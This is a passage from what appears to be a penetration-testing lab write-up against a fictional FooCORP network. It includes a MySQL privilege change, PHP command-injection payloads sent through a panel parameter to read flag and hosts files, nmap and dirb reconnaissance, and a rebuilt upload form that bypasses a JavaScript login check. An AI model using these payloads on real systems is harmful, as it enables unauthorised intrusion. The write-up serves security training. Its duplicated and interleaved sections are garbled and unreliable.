| 3 | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b |
| 4 | tracking2 | e10adc3949ba59abbe56e057f20f883e |
+----+-----+-----+
4 rows in set (0.029 sec)

MySQL [footracking]> update users set adm="yes" where username="tracking1";
Query OK, 1 row affected (0.029 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MySQL [footracking]> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | fcadmin1 | c5d71f305bb017a66c5fa7fd66535b84 |
| 2 | fcadmin2 | 14d69ee186f8d9bbebdd4da31559ce0f |
| 3 | tracking1 | 827ccb0eea8a706c4c34a16891f84e7b |
| 4 | tracking2 | e10adc3949ba59abbe56e057f20f883e |
+----+-----+-----+
4 rows in set (0.030 sec)

```

• Login back



- Since we are an unprivileged "www-data" user, it is reasonable to browse the **/var/www folder** (since it doesn't require high privileges).

⇒ Luckily the flag is stored there.

FooCORP TRACKING

This i

Adm

```
echo "<pre>";system("ls -la /var/www");echo "<\pre>"; system("cat /var/www/flag.txt");
```

```
Result for echo "
";system("ls -la /var/www");echo"<\pre>"; system("cat /var/www/flag.txt");
```

```
total 16
drwxr-xr-x  3 root root 4096 May 20  2019 .
drwxr-xr-x 15 root root 4096 Mar 18  2019 ..
-r--r--r--  1 root root   29 May 20  2019 flag.txt
drwxr-xr-x  5 root root 4096 Mar 20  2019 html
<\pre>Congratulations! You got it.
```

Exploit

- Since we are an unprivileged "www-data" user, it is reasonable to browse the **/var/www folder** (since it doesn't require high privileges).

⇒ Luckily the flag is stored there.

FooCORP TRACKING

This i

Adm

```
echo "<pre>";system("ls -la /var/www");echo"<\pre>"; system("cat /var/www/flag.txt");
```

Result for echo "

```
";system("ls -la /var/www");echo"<\pre>"; system("cat /var/www/flag.txt");
```

```
total 16
drwxr-xr-x  3 root root 4096 May 20  2019 .
drwxr-xr-x 15 root root 4096 Mar 18  2019 ..
-r--r--r--  1 root root   29 May 20  2019 flag.txt
drwxr-xr-x  5 root root 4096 Mar 20  2019 html
<\pre>Congratulations! You got it.
```

- Since this is a DNS server, it is recommended that you also browse **/etc/hosts** for some probably useful information. You can do that, as follows.

→ This will help us gather more hidden hosts

```
Result for system("cat /etc/hosts");

127.0.0.1 iyf8c0rbn4i50qsd4qp.foocorp.io 127.0.0.1 zwue6qr1bozxee6ajbnh.foocorp.io 127.0.0.1 imhiwugiyw47frjglij4.foocorp.io 127.0.0.1 ckwhi4l4zo2p7uuu6spz.foocorp.io 127.0.0.1 kjz616ki35x4tmbnktdh.foocorp.io 127.0.0.1 zl4fs1kkip7pqvl8attn.foocorp.io 127.0.0.1 q2qp90okqfpuf8z6ql4.foocorp.io 127.0.0.1 8kq8hxubqgv2xtk4thgb.foocorp.io 127.0.0.1 goy4eil8flnwlsupnd1d.foocorp.io 127.0.0.1 f72wlqc48agc3875keiq.foocorp.io 127.0.0.1 hdny0sw0xnu2h3woeze6.foocorp.io 127.0.0.1 j8mgnalcxid6hc603ugq.foocorp.io 127.0.0.1 o8m5ma2371xe8z3l0ghc.foocorp.io 127.0.0.1 4lwoyyyvlg0unxz692pyf.foocorp.io 127.0.0.1 hppblkxes0heecvcisko.foocorp.io 127.0.0.1 9afw8mkkyog4fi5rk4bj.foocorp.io 127.0.0.1 0pm6duqbu2o8ajzkjeai.foocorp.io 127.0.0.1 ttxxbpp88fgt9r3292ag.foocorp.io 172.16.64.91 75ajvxi36vchsv584es1.foocorp.io 127.0.0.1 9fys6zpn5k03zt299wyj.foocorp.io 127.0.0.1 k47x59arbizhwqogy04q.foocorp.io 127.0.0.1 h7ix8b28e1nzgg0uphd.foocorp.io 127.0.0.1 1hwtyp1f5x456czwcwux.foocorp.io 127.0.0.1 jw37e55btcfjne6zqv.foocorp.io 127.0.0.1 xvd7fegs05xx2v1cjo18.foocorp.io 127.0.0.1 gdgecqmumga9gylo5t8.foocorp.io 127.0.0.1 ysapi9ob6ddgbbzpt63.foocorp.io 127.0.0.1 rqcqdngvgssekwwy4vgz.foocorp.io 127.0.0.1 jwwu7iov4jmcc9u7bjb9c.foocorp.io 127.0.0.1 2i2ztdmpv2eb617ra0v.foocorp.io 127.0.0.1 fdwrshpzssjq5yda1kd.foocorp.io 127.0.0.1 264eybx0iy07nv2y10p.foocorp.io 127.0.0.1 0dlbn52zsrx547ilv9b.foocorp.io 127.0.0.1 wbzny08xz4zydaut3apy.foocorp.io 127.0.0.1 b2ezlylj37skdrxvkm7.foocorp.io 127.0.0.1 dxr2k1ahg0bxm8wbg0hn.foocorp.io 127.0.0.1 krhflurc0580erpqam3c.foocorp.io 127.0.0.1 xk16t9hcq1searehrhh.foocorp.io 127.0.0.1 j4bfjd381vetby4rxa5.foocorp.io 127.0.0.1 f78fz1p7rv3a8dgkby0v.foocorp.io 127.0.0.1 rawbalxwrbxa8efg1hqi.foocorp.io 127.0.0.1 zlkxys2bvalnureium3n.foocorp.io 127.0.0.1 4k09492kj7u7n1afepzn.foocorp.io 127.0.0.1 v59svzohexao6tgr7rq.foocorp.io 127.0.0.1 43d2k35em6yadxnpvtun.foocorp.io 127.0.0.1 p2c06nsbqfjt73h28ppq.foocorp.io 127.0.0.1 m81e8uuwflet9dgsvb.foocorp.io 127.0.0.1 ujrvd3yj5wlwszhxgog0.foocorp.io 127.0.0.1 zs9xad7z70elzb9g6y2h.foocorp.io 127.0.0.1 ahra6jh4p2rt5t4bh8gz.foocorp.io 127.0.0.1 ryg3zale8n0kzu0hrym.foocorp.io 127.0.0.1 hdzuhx7pdhoa22lvszou.foocorp.io 127.0.0.1 07alycoqzbu0n75x5ymi.foocorp.io 127.0.0.1 nltsohsykt79lyv3yoch.foocorp.io 127.0.0.1 7a3p565g4f4fc59lh1d.foocorp.io 127.0.0.1 y2ecyuslf19l3el2h7nt.foocorp.io 127.0.0.1
```

→ Capture all these hosts with BurpSuite to test later

• Inside Burp suite, the output looks much more clear.

As you can see, an **unknown Virtual Host** was discovered among some fake hosts.

Let's add it to our system's **/etc/hosts** file and continue with the last machine of this challenge.

The screenshot shows the Burp Suite interface with two tabs: 'Request' and 'Response'.
In the 'Request' tab, there is a single line of text:
1 | GET /72ab311dcfaa40ca0739f5daf505494/panel.php?code=system%22cat+%2Fetc%2Fhosts%22%29%3B HTTP/1.1
This is a crafted URL that includes a command injection payload.
In the 'Response' tab, the output of the command 'cat /etc/hosts' is shown:
Result for <code>system("cat /etc/hosts");</code>
</pre>

127.0.0.1 dns.foocorp.io
127.0.0.1 xubuntu
127.0.0.1 zwue6qr1bozxee6ajbnh.foocorp.io
127.0.0.1 imhiwugiyw47frjglij4.foocorp.io
127.0.0.1 ckwhi4l4zo2p7uuu6spz.foocorp.io
127.0.0.1 8kq8hxubqgv2xtk4thgb.foocorp.io
127.0.0.1 goy4eil8flnwlsupnd1d.foocorp.io
127.0.0.1 f72wlqc48agc3875keiq.foocorp.io
127.0.0.1 4lwoyyyvlg0unxz692pyf.foocorp.io
127.0.0.1 hppblkxes0heecvcisko.foocorp.io
127.0.0.1 9afw8mkkyog4fi5rk4bj.foocorp.io
127.0.0.1 0pm6duqbu2o8ajzkjeai.foocorp.io
127.0.0.1 ttxxbpp88fgt9r3292ag.foocorp.io
127.0.0.1 75ajvxi36vchsv584es1.foocorp.io
127.0.0.1 9fys6zpn5k03zt299wyj.foocorp.io
127.0.0.1 uvq8daoyiuq75znnfwvy.foocorp.io
127.0.0.1 qv0jwarev2y4lq69xy9w.foocorp.io
127.0.0.1 h1z07t1pujg9t1677md0.foocorp.io
127.0.0.1 k47x59arbizhwqogy04q.foocorp.io
127.0.0.1 h7ix8b28e1nzgg0uphd.foocorp.io
127.0.0.1 lhwtplf5x456czwcwux.foocorp.io
127.0.0.1 iu7a555+h77fina67yu.foocorp.io

172.16.64.91

Nmap scan report for **172.16.64.91**

Host is up (0.037s latency).

Not shown: 65533 closed ports

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-server-header: Apache/2.4.18 (Ubuntu)

|_http-title: Apache2 Ubuntu Default Page: It works

6379/tcp open redis Redis key-value store

MAC Address: 00:50:56:A5:0C:74 (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Dirb

- Nothing found

```
[root💀kali]-[~]
# dirb http://172.16.64.91
-----[redacted]-----[redacted]
DIRB v2.22
By The Dark Raver
-----[redacted]-----[redacted]
START_TIME: Mon Jul  5 19:03:29 2021
URL_BASE: http://172.16.64.91/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----[redacted]-----[redacted]
aDB can be found at configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
GENERATED WORDS: 4612
-----[redacted]-----[redacted]
---- Scanning URL: http://172.16.64.91/ ----
+ http://172.16.64.91/index.html (CODE:200|SIZE:11321)
+ http://172.16.64.91/server-status (CODE:403|SIZE:300)
-----[redacted]-----[redacted]
END_TIME: Mon Jul  5 19:05:07 2021
DOWNLOADED: 4612 - FOUND: 2
```

Recall that: We've obtained some hidden directories with BurpSuite

```

        system("cat /etc/hosts");
</b>
<hr />
127.0.0.1 dns.foocorp.io
35 127.0.1.1 xubuntu
36 127.0.0.1 iylf8c0rbn4i50qsd4qp.foocorp.io
37 127.0.0.1 zwue6qr1bozxee6ajbnh.foocorp.io
38 127.0.0.1 imhiwugyiw47frjgijj4.foocorp.io
39 127.0.0.1 ckwhi4l4zo2p7uuu6spz.foocorp.io
40 127.0.0.1 8hyvv3bd2vg1llvnq6b5.foocorp.io
41 127.0.0.1 fn8e3b420dm0tekjkat6.foocorp.io
42 127.0.0.1 fi2ziinpstes1v37p4d4.foocorp.io
43 127.0.0.1 kjz616ki35x4tmbnktdh.foocorp.io
44 127.0.0.1 zl4fslkip7pqvl8attn.foocorp.io
45 127.0.0.1 q2qp90okqfpuf8z6qpl4.foocorp.io
46 127.0.0.1 8kq8hxubqgv2xtk4thgb.foocorp.io
47 127.0.0.1 anbapwaf5la4hnvhcyat.foocorp.io
48 127.0.0.1 b5haajglmpf4oit5bjm4.foocorp.io
49 127.0.0.1 djsx2456qb9uaht0kd64.foocorp.io
50 127.0.0.1 goy4eil8flnwlsupnd1d.foocorp.io
51 127.0.0.1 f72wlqc48agc3875keiq.foocorp.io
52 127.0.0.1 hdny0sw0xnu2h3woeze6.foocorp.io
53 127.0.0.1 j8mgnalcxid6hc603ugq.foocorp.io
54 127.0.0.1 fe20nnrl0vnxcb6963se.foocorp.io
55 127.0.0.1 z5cmau4ies9uwe4xfziw.foocorp.io
56 127.0.0.1 48clafiolw6rdt39bzdlm.foocorp.io
57 127.0.0.1 o8m5ma2371xe8z3l0ghc.foocorp.io
58 127.0.0.1 4lwovyyjg0unxz692pyf.foocorp.io
59 127.0.0.1 hppbkxyes0heecvcisko.foocorp.io
60 127.0.0.1 9afw8mkkyog4fi5rk4bj.foocorp.io
61 127.0.0.1 2l2fhjboktwk3flrtq3k.foocorp.io
62 127.0.0.1 yq0q4x5d2vpucsrps3al.foocorp.io
63 127.0.0.1 jcpgtaczoggxfc3f25tm.foocorp.io
64 127.0.0.1 0pm6duqbu2o8ajzkjeai.foocorp.io
65 127.0.0.1 ttpxbpp0ofgt3r3232ag.foocorp.io
66 172.16.64.91 75ajvx136vchsv584es1.foocorp.io
67 127.0.0.1 9fy6zpn5k03zt299wyj.foocorp.io
68 127.0.0.1 uvq8daoyiuq75znffwvy.foocorp.io
69 127.0.0.1 qv0jwarev2y4lq69xy9w.foocorp.io
70 127.0.0.1 h1z07tlpujg9ti677md0.foocorp.io
71 127.0.0.1 k47x59arbizhwqoyy04q.foocorp.io
72 127.0.0.1 h7ix8b28e1nzza0iuphd.foocorp.io


```

Modify hosts file

- However, once the previously discovered virtual host is added to our **/etc/hosts**. We come across the below.

```
Open ▾ + hosts /etc
1 127.0.0.1      localhost
2 127.0.1.1      kali
3 172.16.64.81   cms.foocorp.io
4 172.16.64.81   static.foocorp.io
5 172.16.64.91   75ajvxi36vchsv584es1.foocorp.io
6
7
8 # The following lines are desirable for IPv6 capable hosts
9 ::1      ip6-localhost ip6-loopback
10 fe00::0  ip6-localnet
11 ff00::0  ip6-mcastprefix
12 ff02::1  ip6-allnodes
13 ff02::2  ip6-allrouters
```

- **Connect to it**



404

Dirb the hidden address

```
view-source:http://75ajvxi36vchsv584es1.foocorp.io/app/index.php
-----  
DIRB v2.22 Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB  
By The Dark Raver  
<html><body style="background: black; color: white;">  
-----<jxi36vchsv584es1.foocorp.io/app/js/auth.js"></script>  
3 <center><div style="border: 1px yellow double">  
4 <br /><br />  
START_TIME: Mon Jul 5 19:18:10 2021=multipart/form-data>  
<br /><select file to upload:<br />  
URL_BASE: http://75ajvxi36vchsv584es1.foocorp.io/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
</div></center>  
-----  
12 <br /><br />  
13 <center>&copy; FooCOPR 2021</center>  
14 </body></html>  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://75ajvxi36vchsv584es1.foocorp.io/ ----  
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/  
+ http://75ajvxi36vchsv584es1.foocorp.io/index.html (CODE:200|SIZE:4)  
+ http://75ajvxi36vchsv584es1.foocorp.io/server-status (CODE:403|SIZE:319)  
  
---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/ ----  
+ http://75ajvxi36vchsv584es1.foocorp.io/app/index.php (CODE:200|SIZE:511)  
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/js/  
==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/  
  
---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/js/ ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
    (Use mode '-w' if you want to scan it anyway)  
  
---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/ ----  
+ http://75ajvxi36vchsv584es1.foocorp.io/app/upload/index.php (CODE:302|SIZE:0)  
  
-----  
END_TIME: Mon Jul 5 19:22:50 2021  
DOWNLOADED: 13836 - FOUND: 4
```

- This page keeps on displaying a javascript pop-up that makes our inspection difficult.

Select file to upload: No file selected.

© FooCORP 2021

You have to be logged in to continue!

- However, there's an upload form that could be vulnerable to arbitrary file upload.
⇒ Let's try to view the page's source code in order to inspect the form.

```
1 <html><body style="background: black; color: white;">
2 <script src='http://75ajvxi36vchsv584es1.foocorp.io/app/js/auth.js'></script>
3 <center><div style="border: 1px yellow double">
4 <br /><br />
5 <form action="upload/upload.php" method="post" enctype="multipart/form-data">
6 <br />Select file to upload:
7 <input type="file" name="fileToUpload" id="fileToUpload">
8 <input type="submit" value="Upload" name="submit">
9 </form>
10 <br /><br />
11 </div></center>
12 <hr /><br />
13 <center>&copy; FooCORP 2021</center>
14 <body></html>
15
```

← → C ⌂

view-source:http://75ajvxi36vchsv584es1.foocorp.io/app/js/auth.js

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU E

```
setTimeout(function (){  
    alert("You have to be logged in to continue!");  
    window.location.href="denied.php";  
}, 1000);
```

Attempt to upload payload

```
1 <html><body style="background: black; color: white;">  
2 <script src='http://75ajvxi36vchsv584es1.foocorp.io/app/js/auth.js'></script>  
3 <center><div style="border: 1px yellow double">  
4 <br /><br />  
5 <form action="upload/upload.php" method="post" enctype="multipart/form-data">  
6 <br />Select file to upload:  
7 <input type="file" name="fileToUpload" id="fileToUpload">  
8 <input type="submit" value="Upload" name="submit">  
9 </form>  
10 <br /><br />  
11 </div></center>  
12 <hr /><br />  
13 <center>&copy; FooCORP 2021</center>  
14 <body></html>  
15
```

← → C ⌂

view-source:http://75ajvxi36vchsv584es1.foocorp.io/app/js/auth.js


Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU E

```
setTimeout(function (){  
    alert("You have to be logged in to continue!");  
    window.location.href="denied.php";  
}, 1000);
```

- The form can be written locally to a .html file. It just needs a small modification, as follows.

```
<html><body style="background: black; color: white;">
<center><div style="border: 1px yellow double">
<br /><br />
<form action="http://75ajvx36vchsv584es1.foocorp.io/app/upload/upload.php"
method="post" enctype="multipart/form-data">
<br />Select file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center/>
<hr /><br />
<center>&copy; FooCORP 2019</center>
<body></html>
```

- Notice that the Upload button is so broken



- When going back to dirb, we can observe that within the **/app/** directory another path was also discovered

/app/upload, that instantly redirects the user to **upload.php** file in the top directory.

- Let's modify the local html form to point to **http://75ajvxi36vchsv584es1.foocorp.io/-app/upload.php**, instead of **http://75ajvxi36vchsv584es1.foocorp.io/app/upload/upload.php**

```
DIRB v2.22 Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
By The Dark Raver
-----  

<html><body style="background: black; color: white;">  

<script src="http://75ajvxi36vchsv584es1.foocorp.io/app/js/auth.js"></script>  

<center><div style="border: 1px yellow double">  

<br /><br />  

START_TIME: Mon Jul 5 19:18:10 2021 "multipart/form-data"  

URL_BASE: http://75ajvxi36vchsv584es1.foocorp.io/  

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  

10 <br /><br />  

11 </div></center>  

12 <hr />  

13 <center>&copy; FooCORP 2021</center>  

</body></html>  

GENERATED WORDS: 4612  

---- Scanning URL: http://75ajvxi36vchsv584es1.foocorp.io/ ----  

==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/  

+ http://75ajvxi36vchsv584es1.foocorp.io/index.html (CODE:200|SIZE:4)  

+ http://75ajvxi36vchsv584es1.foocorp.io/server-status (CODE:403|SIZE:319)  

---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/ ----  

+ http://75ajvxi36vchsv584es1.foocorp.io/app/index.php (CODE:200|SIZE:511)  

==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/js/  

==> DIRECTORY: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/  

---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/js/ ----  

(!) WARNING: Directory IS LISTABLE. No need to scan it.  

(Use mode '-w' if you want to scan it anyway)  

---- Entering directory: http://75ajvxi36vchsv584es1.foocorp.io/app/upload/ ----  

+ http://75ajvxi36vchsv584es1.foocorp.io/app/upload/index.php (CODE:302|SIZE:0)  

-----  

END_TIME: Mon Jul 5 19:22:50 2021  

DOWNLOADED: 13836 - FOUND: 4
```

Create local html

- The form can be written locally to a **.html file**. It just needs a small modification, as follows.

```
<html><body style="background: black; color: white;">  


<center><div style="border: 1px yellow double">  

<br /><br />
```

```

<form action="http://75ajvxi36vchsv584es1.foocorp.io/app/upload.php"
method="post" enctype="multipart/form-data">
<br />Select file to upload:
<input type="file" name="fileToUpload" id="fileToUpload">
<input type="submit" value="Upload" name="submit">
</form>
<br /><br />
</div></center/>
<hr /><br />
<center>&copy; FooCORP 2019</center>
<body></html>

```



